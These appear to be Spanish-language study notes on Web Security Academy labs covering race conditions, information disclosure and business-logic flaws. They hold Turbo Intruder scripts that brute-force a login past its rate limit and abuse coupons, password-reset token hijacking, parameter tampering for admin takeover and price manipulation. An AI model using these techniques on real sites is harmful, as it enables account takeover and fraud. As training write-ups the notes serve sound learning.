


En un momento dado nuestro TurboIntruder puede ser más rápido que la validación de la web y que el tiempo de envío de nuestras requests no sea el mismo de lo que la web :



Ya sea por la arquitectura de Red o por las operaciones que hayamos hecho.

Podemos ganar el ID de sesión de una víctima:



## Evitar las Race Conditions

1. Evite mezclar datos de diferentes lugares de almacenamiento.
2. Garantice cambios de estado atómicos en endpoints sensibles mediante una única transacción de base de datos.
3. Aproveche la integridad y consistencia de la tienda de datos para una defensa en profundidad.
4. No use una capa de almacenamiento para asegurar otra; por ejemplo, las sesiones no son suficientes contra ataques de sobrecostos en bases de datos.
5. Mantenga la consistencia interna en el manejo de sesiones; evite actualizaciones individuales peligrosas.
6. En algunas arquitecturas, considere evitar el estado del lado del servidor y utilice cifrado para gestionar el estado del cliente, como JWTs.

## Lab - Limit Race Condition

Sin logeo, aplicamos descuento para identificar de qué manera llegan los descuentos. Identifico que pasa si aplico el code más de una vez:

Lightweight "I33t" Leather Jacket \$1337.00 - 1 + Remove

Coupon:

Add coupon

Apply

Coupon already applied

Envío al repeater: `GET /cart`

Si le quito la cookie se vacía el carrito, esto quiere decir que la web es almacena el carro en el lado del server:

```
GET /cart HTTP/2
Host: 0ae700a7044d06668096583300110072.web-security-academy.net
Cookie: session=
```

Estando logeado el carro está vacio pero el número dice lo contrario

### Store credit:

\$50.00

### Cart

Your cart is empty

[Home](#) | [My account](#) |  1

Vuelvo a añadir la chaqueta ya logado y añado el cupón.

Mando la petición al repeater

```
POST /cart/coupon
GET /cart
GET /academyLabHeader
POST /cart/coupon
GET /cart?couponError=COUPON_AL...
GET /academyLabHeader
```

**Response**

	Pretty	Raw	▼	≡	ln
?	1	HTTP/2 302 Found			
100a	2	Location: /cart			
mmy.	3	X-Frame-Options: SAMEOR			
	4	Content-Length: 14			
	5				
MO1	6	Coupon applied			

Esa petición, clickamos btn+derecho -> extensiones -> turbo intruder

Ataco con race-single packet attack

## Last code used

```
examples/misc.py  
examples/multiHost.py  
examples/multipleParameters.py  
examples/outputToFile.py  
examples/partialReadCallback.py  
examples/pinwheel.py  
examples/race-multi-endpoint.py  
examples/race-single-packet-attack.py
```

Puedo cambiar el número de veces que atacamos

```
# the 'gate' argument withholds part of each request  
# if you see a negative timestamp, the server ignores it  
for i in range(20):  
    engine.queue(target.req, gate='race1')
```

EL siguiente paso es eliminar el descuento de la web a mano, atacamos y refrescamos

Row	Payload	Status	Words	Length
0		302	25	100
1		302	25	100
2		302	25	100
3		302	25	100
4		302	25	100
5		302	25	100
6		302	25	100
7		302	25	100
8		302	25	100
9		302	25	100
10		302	25	100
11		302	25	100

Obtenemos el descuento varias veces

**Code Reduction**

PROMO20 -\$1321.60

**Remove**

Total: \$15.40

**Lab - Bypassar límites con race condition BForce**


Notamos que si me logeo mal me dará 1 minuto de castigo

Si agrupamos estas solicitudes no nos bloquea el login, por lo que esta web es HTTP/2

```
<p class=is-warning>  
  Invalid username or password.
```

Tras enviar 4 veces sin agrupar

```
<p class=is-warning>  
  You have made too many incorrect login attempts. Please try again in 59  
  seconds.
```



notó que después de este ataque no pone límite de tiempo

Mando al intruder con user carlos y la passwd en valor aleatorio

```
csrf=IM2WfHU05DUjgphHy3Pj4KZ1yWqA4Pn&username=carlos&password=$s
```

dejo una wordlist en el portapapeles debido a la función de : password=wordlist.clipboard

```

def queueRequests(target, wordlists):

    # as the target supports HTTP/2, use engine=Engine.BURP2 and concurrentConnections=1 for
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=1,
                           engine=Engine.BURP2
                           )

    # assign the List of candidate passwords from your clipboard
    passwords = wordlists.clipboard

    # queue a login request using each password from the wordlist
    # the 'gate' argument withholds the final part of each request until engine.openGate()
    for password in passwords:
        engine.queue(target.req, password, gate='1')

    # once every request has been queued
    # invoke engine.openGate() to send all requests in the given gate simultaneously
    engine.openGate('1')

def handleResponse(req, interesting):
    table.add(req)

```

Tengo que esperar a que cese el castigo, lo puedo mirar mandando las solicitudes agrupadas, cuando acabe, atacaremos

Podemos ver la passwd en el código 302:


Row	Payload	Status	Words	Length	Time
29	letmein	302	40	188	250579
9	1234567890	400	56	269	174270
10	000000	400	56	269	204810
15	654321	400	56	269	208036

## Lab - Condiciones de carrera Multi-Punto

Si añadimos la tarjeta de regalo al carro y luego nos logeamos el carro queda vacío, esto es un indicio de web vulnerable a window race:

Mapeamos toda la web y enviamos a REPEATER -->  
POST /cart y /cart/checkout

Lo agrupamos



Nos fijamos en el id de producto

```
productId=2&redir=PRODUCT&quantity=1
```

Vamos a la página de la chaqueta que tiene Id=1

```
/product?productId=1
```

Agrupamos en una sola conexión

**Send group (single connection)**

```
productId=1&redir=PRODUCT&quantity=1
```

Nos tiene que salir esto en el response:

```
HTTP/2 303 See Other
Location:
/cart?err=INSUFFICIENT_FUNDS
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Eliminamos la chaqueta del checkout y cambio a enviar en paralelo

Send group (parallel) ▾

Si no sale, añadimos la tarjeta de regalo tantas veces como sea necesario hasta que se añada la chaqueta a la carta

Congratulations, you solved the lab! Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Store credit:

-\$1337.00

[Home](#) | [My account](#) | [Cart](#) 0

Your order is on its way!

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	1
Gift Card	\$10.00	1

## Lab - condiciones de carrera de un endpoint

Mapeamos todo, si añado un producto y luego me logeo desaparece, es vulnerable a race condition:

En el apartado de cambiar email, hago una solicitud a un correo random

Sent	To	From	Subject	Body
2024-03-04 10:43:09 +0000	tonistark@exploit-0ada0026037165ab81d501100139004d.exploit-server.net	no-reply@0ac800da032865e881600239009a0070.web-security-academy.net	Please confirm your e-mail	To confirm your email change to tonistark@exploit-0ada0026037165ab81d501100139004d.exploit-server.net, click the link below <a href="#">Click here to confirm.</a>

Mando al REPEATER el POST /email-change, con 2 solicitudes iguales, cambio ligeramente la anterior en una y la 2 pongo el correo enumerado real

```
email=tonistark2$40exploit-0ada0026037165ab81d501100139004d.exploit-server.net&csrf=buxI2lbvr0zH2k6T40K1b8XY0ptcN610
```

```
email=carlos@ginandjuice.shop&csrf=buxI2lbvr0zH2k6T40K1b8XY0ptcN610
```

Hago un grupo de peticiones en paralelo

La solicitud en mi buzón vendrá con el correo que no es real, lo confirmamos y actualizamos la web

2024-03-04 10:46:23 +0000	tonistark2@exploit-server.net	no- loit-0ada00260 37165ab81d50 1100139004d.e	reply@0ac800da0 32865e88160023 9009a0070.web-security-academy.net	Please confirm your e-mail	To confirm your email change to carlos@ginandjuice.shop, click the link below	<a href="#">View raw</a>
					<a href="#">Click here to confirm.</a>	

Ganamos acceso

[Home](#) | [Admin panel](#) | [My account](#) |  [1](#) | [Log out](#)

## My Account

Your username is: wiener

Your email is: carlos@ginandjuice.shop

## Lab - time-sensitive Race Condition

Mapeamos la web sobre todo el GET y POST de forgot-password

Mando el GET al REPEATER

```
GET /forgot-password HTTP/2
```

Envío 2 peticiones iguales al REPEATER:

```
POST /forgot-password HTTP/2
```

Le quito el phssid al GET y lo mando, el response me devuelve un PHPSSID y un CSRF el cual cambio por las peticiones de POST, lo mando otra vez para nuevos tokens en la 2 petición:

/GET

```
1 GET /forgot-password HTTP/2
2 Host: 0a0700cb03187b0c83ae64220032000f.web-security-academy.net
3 Content-Length: 516
4
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
```

/POST

```
1 POST /forgot-password HTTP/2
2 Host: 0a0700cb03187b0c83ae64220032000f.web-security-academy.net
3 Cookie: phpsessionid=jncG6Pw0BT6ftsSSGhlexuV8offqBYqQ
```

```
csrf=HIUzlh9in8X1El0ogn08SGyeRSuuzM8H&username=
wiener@40exploit-0a25001e03c77b1d83a063760182009e.exploit-server.n
...
```

Creo un grupo que me permita mandar peticiones en paralelo con las 2 POST:

5 × Group 1 2 < 6 × 7 ×

Send group (parallel) ▾ Cancel <

En la primera petición va el nombre carlos, y cambio el phpsid y el csrf de la segunda petición que lleva wiener

```
csrf=HIUzlh9in8X1E10ogn08SGyeRSuuzM8H&username=
carlos
```

Dejando cómo está la petición 2 para que nos sigan mandando los emails de confirmación pero con el token de carlos a la vez que el nuestro, estaríamos aprovechando una NO validación del segundo token al mismo tiempo que valida el legítimo de wiener.

En Email , espero a mi token

Sent	To	From	Subject	Body	
2024-03-04 12:26:11 +0000	wiener@exploit-0a25001 e03c77b1d83a06376018 2009e.exploit-server.net	no- reply@0a0700cb03187b0c8 3ae64220032000f.web- security-academy.net	Account recovery	Hello!  Please follow the link below to reset your password.  <a href="https://0a0700cb03187b0c83ae64220032000f.web-security-academy.net/forgot-password?user=wiener&amp;token=46b8fc098c295270a8d28223db080931501754e1">https://0a0700cb03187b0c83ae64220032000f.web-security-academy.net/forgot-password?user=wiener&amp;token=46b8fc098c295270a8d28223db080931501754e1</a>  Thanks, Support team	<a href="#">View raw</a>

Tras llegar mi email de confirmación todo lo que hago es cambiar wiener por carlos en la URL.

<https://0a0700cb03187b0c83ae64220032000f.web-security-academy.net/forgot-password?user=carlos&token=46b8fc098c295270a8d28223db080931501754e1>

## Divulgación de información - Information Disclosure

### Motivos

Esta acción se produce cuando un sitio web revela info sensible sin intención de hacerlo:

- Capacidad financiera de la empresa
- Info de usuarios
- Detalles técnicos del sitio web o infraestructura de la empresa
- Revelando archivos ocultos en `robots.txt` o `sitemap.xml`
- Mencionar explícitamente la tabla de bases de datos o nombres de columna en mensajes de error
- Cuidado con el código fuente

### ¿Cómo detectarlo?

- Nos fijaremos en los códigos de acceso
- Fuzing con Turbolintruder

- Aplicar reglas grep para comparar el contenido
- Identificar palabras como `error`, `invalid`, `SELECT`, `SQL`

## Lab - Divulgación en mensajes de error

La página no tiene mucho más, iremos a `productId=1` y cambio el 1 por la cadena 'yak'

```
GET /product?productId=yak HTTP/2
```

Nos fijamos en que da error 500 y abajo del todo nos da la flag

```
HTTP/2 500 Internal Server Error
Content-Length: 1678

Internal Server Error: java.lang.NumberFormatException: For input string: "yak"
at java.base/java.lang.NumberFormatException.forInputString(NumberFormatException.java:67)
at java.base/java.lang.Integer.parseInt(Integer.java:429)

Apache Struts 2 2.3.31
```

## Lab - Divulgación en depuración - Debugger

- La información de depuración a veces puede ser registrada en un archivo separado  
Al hacer un escaneo activo me doy cuenta del siguiente archivo y le doy a encontrar referencias



Encuentro un comentario de dónde está el archivo debugger

```
<!-- <a href=/cgi-bin/phpinfo.php>Debug</a> -->
```

Lo manejé al REPEATER y busco la cadena "secret"

```
GET /cgi-bin/phpinfo.php HTTP/2
```

Podemos ver que hay info sensible

```
REMOTE_HOST
</td>
<td class="v">
  188.26.195.195
</td>

```

```
] secr
```

## Lab - Divulgación de datos sensibles por copia de seguridad

Realizamos un escaneo activo, en apartado TARGET, obtenemos robots.txt

```
User-agent: *
Disallow: /backup
```

Vamos al directorio y pinchamos en archivo Js

## Index of /backup

Name	Size
<a href="#">ProductTemplate.java.bak</a>	1647B

Obtenemos la passwd hasheada

```
ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
    "org.postgresql.Driver",
    "postgresql",
    "localhost",
    5432,
    "postgres",
    "postgres",
    "zdy094jri6hldh86y28lwzb75w4vwss7"
).withAutoCommit();
try
{
    Connection connect = connectionBuilder.connect(30);
    String sql = String.format("SELECT * FROM products WHERE id = '%s'"
```

## Lab - Autenticación a través de divulgación de info


- Los sitios webs utilizan configs de terceros, y hay utilidades que se olvida deshabilitar o no se sabe bien cómo funciona.
- HTTP TRACE , este método esta diseñado para diagnóstico de la web  
Nos fijaremos en el RESPONSE en algo que nos pueda dar autorización  
EL enunciado nos dice que hay un panel de admin, cambiaremos GET por TRACE

```
1 TRACE /admin HTTP/2
```

Nos suelta info sensible

```
accept-language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
accept-encoding: gzip, deflate, br
dnt: 1
upgrade-insecure-requests: 1
sec-fetch-dest: document
sec-fetch-mode: navigate
sec-fetch-site: none
sec-fetch-user: ?1
te: trailers
cookie: session=nBt7YP5nzdTeCOSOqlRn2C1SRamRRExT
Content-Length: 0
X-Custom-IP-Authorization: 188.26.195.195
```

Vamos a config y añadimos la cadena en match/replace, todas las siguientes peticiones se añadirán con esta cabecera apuntando a nuestro SERVER



Obtengo el panel

[Home](#) | [Admin panel](#) | [My account](#)

## Lab - Divulgación de info en control de versiones

Se me ocurre probar /git o /.git en la URL

# Index of /.git


Name	Size
<a href="#"><u>&lt;branches&gt;</u></a>	
<a href="#"><u>description</u></a>	73B
<a href="#"><u>&lt;hooks&gt;</u></a>	
<a href="#"><u>&lt;info&gt;</u></a>	
<a href="#"><u>&lt;refs&gt;</u></a>	
<a href="#"><u>HEAD</u></a>	23B
<a href="#"><u>config</u></a>	157B
<a href="#"><u>&lt;objects&gt;</u></a>	
<a href="#"><u>index</u></a>	225B
<a href="#"><u>COMMIT_EDITMSG</u></a>	34B
<a href="#"><u>&lt;logs&gt;</u></a>	

Como no podemos ver nada con, Burp iremos a KALI


1. Descargamos el repo a través de wget -r URL
2. Instalamos el siguiente paquete, es para comprobar el historial de ese repositorio

```
$ sudo apt install git-cola-v
```

Abrimos el archivo en entorno gráfico



Commit> amend Last Commit



Obtenemos passwd de admin

```
Diff
@@ -1 +1 @@
-ADMIN_PASSWORD=zpgqo45ev8p1uvknskys
+ADMIN_PASSWORD=env('ADMIN_PASSWORD')
```

## [MisteryLab Done]

# Lógica Empresarial

Estos errores son de implementación de una infraestructura y que el administrador no sabe bien cómo funciona, no añadiendo así la lógica necesaria para su ciberdefensa.

- Preguntas que debo hacerme sobre la entrada de datos
  1. ¿Dónde está el límite que se imponga a esos datos?
  2. ¿Qué pasa cuándo llego a ese límite?
  3. ¿Se realizan transformaciones o normalizaciones en su entrada?

## Lab - confianza excesiva en client-side

Podemos explotar la web ya que han dejado la lógica en el lado del cliente y podemos modificar antes de que llegue al lado del servidor.

Me logeo y simplemente modifco el precio expuesto como parámetro, tambié la cantidad, esta entrada se valida desde nuestro lado y el server no, por eso se hace efectiva

```
POST /cart HTTP/2
Host: 0ab000be032a154480e43f640046009a.web-se
Cookie: session=F1YgfHvUGxrS1kX0x1GfZS4U3fY6n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win
Accept: text/html,application/xhtml+xml,appli
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,e
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: https://0ab000be032a154480e43f6400460
Dnt: 1
Referer: https://0ab000be032a154480e43f6400460
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

productId=1&redir=PRODUCT&quantity=2&price=1
```

Vemos esta petición y obtenemos la flag

```
GET /cart/order-confirmation?order-confirmed=true HTTP/2
```

## Lab - Vuln Lógica de alto nivel

Observo que en el POST /cart, puedo ponerle valores negativos:

1. Añado 1 chaqueta
2. Añado OTRO producto y le resto 13 veces su cantidad
3. Esta operación resta el total del precio

4. Obtenemos la chaqueta por menos de 100€

\$100.00

Cart

Name	Price	Quantity	
Lightweight "I33t" Leather Jacket	\$1337.00	- 9 +	<b>Remove</b>

Coupon:

Add coupon

**Apply**

Total: -\$12033.00

`productId=12&redir=PRODUCT&quantity=-12`

\$100.00

Cart

Name	Price	Quantity	
Lightweight "I33t" Leather Jacket	\$1337.00	- 1 +	<b>Remove</b>
Cheshire Cat Grin	\$97.28	- 13 +	<b>Remove</b>

Total: \$72.36

**Lab - Vuln lógica a bajo nivel**

Nos logeamos y me hago la 1 y 2 pregunta:

1. ¿Dónde está el límite que se imponga a esos datos?

2. ¿Qué pasa cuando llego a ese límite?

Resulta que sólo puedo pedir 99 y lo mando al intruder

`productId=1&redirect=PRODUCT&quantity=99`

Payload indefinidos y nulos y vamos observando que la cesta cambia a valores negativos, lo que ha pasado es que ha superado el número entero permitido definido en back-end por enviar 99 productos cada request y empieza a ir hacia el 0.

The screenshot shows a user interface for generating payloads. At the top, there are tabs: 'Positions', 'Payloads' (which is selected), and 'Resource pool'. Below the tabs, there's a section titled '(?) Payload sets' with the following text: 'You can define one or more payload sets. Different payload types are available for each payload set.' Underneath this, there are two input fields: 'Payload set:' containing the value '1' and 'Payload type:' containing 'Null payloads'. Below this, another section is titled '(?) Payload settings [Null payloads]' with the following text: 'This payload type generates payloads by repeatedly issuing the base request until the specified limit is reached.' There are two radio button options: '( ) Generate' followed by a text input field containing '1' and 'payloads', and '( ) Continue indefinitely' (which is selected). The entire interface has a light gray background with white text and blue highlights for selected tabs and sections.

Vaciamos cesta

**Store credit:**

\$100.00

**Cart**

Your cart is empty

Añado la cantidad exacta de 323

Payload set: 1 Payload count: 323  
Payload type: Null payloads Request count: 0

### Payload settings [Null payloads]

This payload type generates payloads whose value is an empty string. It repeatedly issue the base request unmodified.

Generate 323 payloads

Resource pool a 1

Name: Custom resource pool 1

Maximum concurrent requests: 1

Observamos el valor negativo

**Total: -\$64060.96**

Elimino cesta y añado en la petición POST /cart del repeater la cantidad de 47

```
productId=1&redir=PRODUCT&  
quantity=47
```

Se resta la cesa

**Total: -\$1221.96**

Añadimos un producto cualquiera hasta que el resultado de un número entre 0-100€

Fur Babies \$94.78 - 13 + Remove

Coupon:

Add coupon

Apply

**Total: \$10.18**

## Lab - Manejo de entradas excepcionales

Escaneamos todos los posibles directorios y nos encontramos con un /admin el cual nos dice que sólo podemos acceder a él con correo @dontwannacry.com

The screenshot shows the OWASPEZP interface. On the left, there's a tree view of a host structure with various folders like /, acad, imag, login, etc. A context menu is open over a 'login' folder, with 'Engagement tools' selected. A submenu for 'Engagement tools' is displayed, containing options: Search, Find comments, Find scripts, Find references, Analyze target, and Discover content. The 'Discover content' option is highlighted.

/admin/

**Test short file list with custom extensions**

Ponemos más de 200 caracteres y el correo de nuestro buzón a ver si se lo traga

esstotienequetenermasde256caracteresesstotienequetenermasde2	no-
56caracteresesstotienequetenermasde256caracteresesstotieneque	reply@0afc0083
tenermasde256caracteresesstotienequetenermasde256caracteres	03e7347c811439
esstotienequetenermasde256caracteresesstotienequetenermasde2	Account
56caracteresesstotienequetenermasde256caracteres@exploit-0a3	36004d0058.web
300050361349a816e380d01cb008b.exploit-server.net	registration
	-security-
	academy.net

Podemos acceder a nuestra cuenta pero no sale el admin panel porque no somos dontwannacry.com

Cambiamos del correo de exploit al siguiente que tenemos separado un dominio de otro por

. ![[Pasted image 20240312124946.png]] Ponemos el cursos a la derecha de la m` y tiene que estar exactamente en el carácter 256

**s@dontwannacry.com**

**Col 256**

Nos logeamos y obtenemos admin panel

quetenermasde256caracteresesstotienequeessresj4s@dontwannacry.com

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

## Lab - Control de seguridad incongruente

Simplemente me logeo con mi correo de explotación, valido el correo a través del link y updateo mi correo con el dominio @dontwannacry.com

# My Account

Your username is: sip

Your email is: sip@dontwannacry.com

Email

Update email

Updated

[Home](#) | [Admin panel](#) |

## Lab - weak isolation in endpoint double use

Observamos esta petición en Burp

Username

Current password

New password

Confirm new password

Change password

Simplemente le quitamos el parámetro current-password el cual no valida en el server y añado el cambio de contraseña que se me antoje.

```
csrf=mZWciT5FKJDbyn0oWiZxkqAaS1sguY5C&username=wiener&
current-password=tak&new-password-1=takeo&new-password-2=takeo
```

```
csrf=mZWciT5FKJDbyn0oWiZxrqAaS1sguY5C&username=administrator&  
new-password-1=takeo&new-password-2=takeo
```

Refresco y me logeo con las credenciales de administrator

## Lab - Validación insuficiente del flujo

Antes de logearnos añadimos algo a la bolsa, si no se añade el producto al logearnos es que el sitio puede que sea vulnerable

Añadimos un producto por debajo de 100\$

**Store credit:**

**\$36.71**

**Your order is on its way!**

Name	Price	Quantity
Cheshire Cat Grin	\$63.29	1

**Total: \$63.29**

Al vaciarse nuestra cesta, añadimos la chaqueta y mandamos al Repeater esta petición, que como no valida en el server, compraremos lo que haya en la cesta valga lo que valga

```
GET /cart/order-confirmation  
?order-confirmed=true HTTP/2
```

Congratulations, you solved the lab! [Share yo](#)

**Store credit:**

**\$36.71**

**Cart**

Name	Price	Quantity
------	-------	----------

Lightweight "I33t" Leather Jacket \$1337.00



## Lab - Bypassear autenticación por una máquina de estado

Me logeo, y podemos notar que hay una petición para delimitar el rol de cada usuario, INTERCEPTO peticiones, y DROPEO esta, actualizo en la URL a la página principal sin dejar de interceptar el tráfico.

```
GET /role-selector HTTP/2
```

Obtenemos acceso de admin, eludiendo este filtro

## Lab - Forzando Reglas de negocio defectuosas

Nos da el código: NEWCUST5 y SIGNUP30

The screenshot shows a web application interface. On the left, there's a product listing for a 'rainbow' item with a price of \$97.1. In the center, a modal dialog is displayed with the following content:

- A small logo icon followed by the URL: 0af70045043c82e08013c11e004700a1.web-security-academy.net
- A message: Use coupon SIGNUP30 at checkout!
- A blue button labeled "Aceptar" (Accept).

Below the modal, there are three "View details" buttons. At the bottom of the page, there's a newsletter sign-up form with the email address "tonistark@toni.com" and a "Sign up to our newsletter!" button.

Los voy poniendo uno detrás de otro hasta comprarla por 0\$

Coupon:

Add coupon

Apply

Code	Reduction
NEWCUST5	-\$5.00
SIGNUP30	-\$401.10
NEWCUST5	-\$5.00
SIGNUP30	-\$401.10
NEWCUST5	-\$5.00
SIGNUP30	-\$401.10
NEWCUST5	-\$5.00
SIGNUP30	-\$401.10

Total: \$0.00

## Lab - Defecto de lógica dinero infinito

Siempre que haya un apartado de tarjeta de regalo, compraremos la gift card

⊕ 0a9600e30465e28980a780fe0067004c.web-security-academy.net

Use coupon SIGNUP30 at checkout!

**Store credit:****\$93.00****Your order is on its way!**

Name	Price	Quantity
Gift Card	\$10.00	1
SIGNUP30	-\$3.00	

**Total: \$7.00****You have bought the following gift cards:****Code**

b6Zb2H10y9

Tras meter el código de tarjeta regalo incrementamos el dinero, si lo metemos otra vez nos da error:

**Store credit:****\$103.00**

Crearemos una macro

scope

All User Project

▼ Project

Scope

Sessions

En Scope --&gt; Include All URL

#	Host	Method	URL	Status code	Cookies received	Derived parameters	Preset
1	https://0a9600e30465e289...	POST	/cart	302			produ...
2	https://0a9600e30465e289...	POST	/cart/coupon	302			csrf, co...
3	https://0a9600e30465e289...	POST	/cart/checkout	303			csrf
4	https://0a9600e30465e289...	GET	/cart/order-confirmation?order-confir...	200		order-confirmed	
5	https://0a9600e30465e289...	POST	/gift-card	302			csrf, gif...

Pulsamos ADD en la petición 4 --&gt; configure items

```
<tr>
<td>b6Zb2H10y9</td>
```

En la petición 5 y testeamos macro --&gt; configure items

gift-card

Derive from prior resp... ▾

Response 4 ▾

AL testear nos saldrán estos códigos si son diferentes, no están correctos

#	Host	Method	URL	Status code
1	https://0a9600e30...	POST	/cart	302
2	https://0a9600e30...	POST	/cart/coupon	302
